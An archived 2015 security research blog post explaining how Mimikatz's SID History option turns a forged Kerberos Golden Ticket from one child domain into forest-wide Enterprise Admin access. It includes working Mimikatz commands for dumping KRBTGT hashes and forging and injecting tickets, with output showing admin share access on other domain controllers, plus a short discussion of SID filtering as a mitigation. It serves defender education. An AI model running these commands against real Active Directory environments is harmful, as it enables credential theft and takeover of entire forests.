Kerberos Golden Tickets are Now More Golden

By Sean Metcalf

Published: 2015-08-07 · Archived: 2026-04-06 00:37:28 UTC

At my talk at Black Hat USA 2015, I highlighted new Golden Ticket capability in Mimikatz (“Enhanced Golden Tickets”). This post provides additional detailed on “enhanced” Golden Tickets.

Over the past few months, I researched how SID History can be abused in modern enterprises. As part of this research, I reached out to Benjamin Delpy, author of Mimkatz, and requested he add “SID History” to Mimikatz forged Kerberos tickets. The June 28th version of Mimikatz now includes the capability to include arbitrary SIDs in SID History on forged tickets.


SID History is a legacy feature that enables reach-back across Active Directory trusts. This functionality was put in place when Active Directory was first released to support migration scenarios. When a user is authenticated, the SIDs of every security group the user is a member of is added to the user’s Kerberos ticket, as well as any SIDs in the user’s SID History. Since SID History is meant to work across trusts, it provides cross-trust “impersonation”.

Before we dig into this further, let’s recap what Golden Tickets are and how they work.

Golden Tickets

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets.

As shown in the following graphic, there is no AS-REQ or AS-REP (steps 1 & 2) communication with the Domain Controller. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.



The Kerberos Golden Ticket is a valid TGT Kerberos ticket since it is encrypted/signed by the domain Kerberos account (KRBTGT). The TGT is only used to prove to the KDC service on the Domain Controller that the user was authenticated by another Domain Controller. The fact that the TGT is encrypted by the KRBTGT password hash and can be decrypted by any KDC service in the domain proves it is valid (along with PAC validation, but that's another story 🙂).

Golden Ticket Requirements:
* Domain Name [AD PowerShell module: (Get-ADDomain).DNSRoot]
* Domain SID [AD PowerShell module: (Get-ADDomain).DomainSID.Value]
* Domain KRBTGT Account NTLM password hash
* UserID for impersonation.

Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

```
mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt  5 credentials
> rc4_hmac_nt       - cdc53c282915380a09750f5657ea41c7
> rc4_hmac_old      - cdc53c282915380a09750f5657ea41c7
> rc4_md4           - cdc53c282915380a09750f5657ea41c7
> aes256_hmac       - 9e7f2db9129e87fa21c9270760887391a2b2af62b5fc740c10e91438d6c72e4a
> aes128_hmac       - ae090644436606995c5261286371bf30

Previous krbtgt  8 credentials
> rc4_hmac_nt       - b0fc53bda6af599659d35f425b878c22
> rc4_hmac_nt       - 9028e28c02701864c24d50afe3e5355d
> rc4_hmac_old      - b0fc53bda6af599659d35f425b878c22
> rc4_md4           - b0fc53bda6af599659d35f425b878c22
> aes256_hmac       - 30007d1c82c9d39d205b2b54b6170c080d4d0581fe817162a830c9124cef37b0
> aes128_hmac       - fc76e1057be20ba273c89c287771f7e7
> aes256_hmac       - b63bb0816477a8849a47af4269acf546683855311a1b9495e9e26f1420b1f938
> aes128_hmac       - 00e268f38fd7ce61373844e0a9685990
```

Golden Ticket "Limitation"

As incredible as Golden Tickets are, they have been "limited" to spoofing Admin rights to the current domain. The limitation exists when the KRBTGT account password hash is exposed in a child domain that is part of a multi-domain AD forest. The issue is that the parent (root) domain contains the forest-wide admin group, Enterprise Admins. Since Mimikatz adds group membership by the Relative IDentifiers (RIDs) to the ticket, the 519 (Enterprise Admin) RID is identified in the Kerberos ticket as being local to the domain it was created in (based on the KRBTGT account domain). If the domain Security IDentifier (SID) created by taking the domain SID and appending the RID doesn't exist, then the holder of the Kerberos ticket doesn't receive that level of access.

In other words, in a mult-domain AD forest, if the domain the Golden Ticket was created in doesn't contain the Enterprise Admins group, the Golden Ticket won't provide admin rights to other domains in the forest.

In a single domain Active Directory forest, this limitation doesn't exist since the Enterprise Admins group is hosted in this domain (and this is where the Golden Tickets would be created).

Graphic: Golden Ticket doesn't work across trusts unless in EA domain.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

The standard Golden Ticket is limited to the child domain it was created in, so now we add SID History to the equation…

Golden Ticket + SID History = WINNING!

In a migration scenario, a user who is migrated from DomainA to DomainB has the original DomainA user SID added to the new DomainB SIDHistory attribute. When the user logs onto DomainB with the new account, the DomainA SID is evaluated along with the DomainB user's groups which determines access. This means that a SID can be added to SID History to expand access.

Things get more interesting once Mimikatz supports SID History in Golden Tickets (and Silver Tickets) since any group in the AD Forest can be included and used for authorization decisions. In order to support my research into how to expand access using SID History in Kerberos tickets across trusts (both intra-forest and external), I reached out to Benjamin Delpy in late June and requested SID History be added.

Using the latest version of Mimikatz, we can now add SID History to the Golden Ticket for the Forest Enterprise Admins group. This enables forest-wide compromise once a single domain's KRBTGT account password hash is exposed.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

In summary, Golden Tickets can now be used to compromise any domain in the AD Forest once a single one is compromised.

Update:

It has been noted that enabling SID Filtering between trusts in an Active Directory forest would mitigate this since SID History wouldn't work. That may be true, though there's a couple of potential issues with this approach: 1) I have never seen this configured in a production environment, 2) I'm not sure of Microsoft's support posture on this, and 3) enabling SID filtering on trusts within an AD forest *may* break applications that rely on universal group membership across domains (this could be a pretty big deal since universal groups are typically used frequently in multi-domain AD forests). These may seem like minor issues, but I have seen several large enterprise AD environments that break when non-standard approaches are taken since the developers didn't take the config into account when testing.

More on Active Directory trust security.

Note that the Active Directory domain is *not* the security boundary; the AD forest is. This means that if you need account isolation, you need AD forests, not domains in an AD forest.
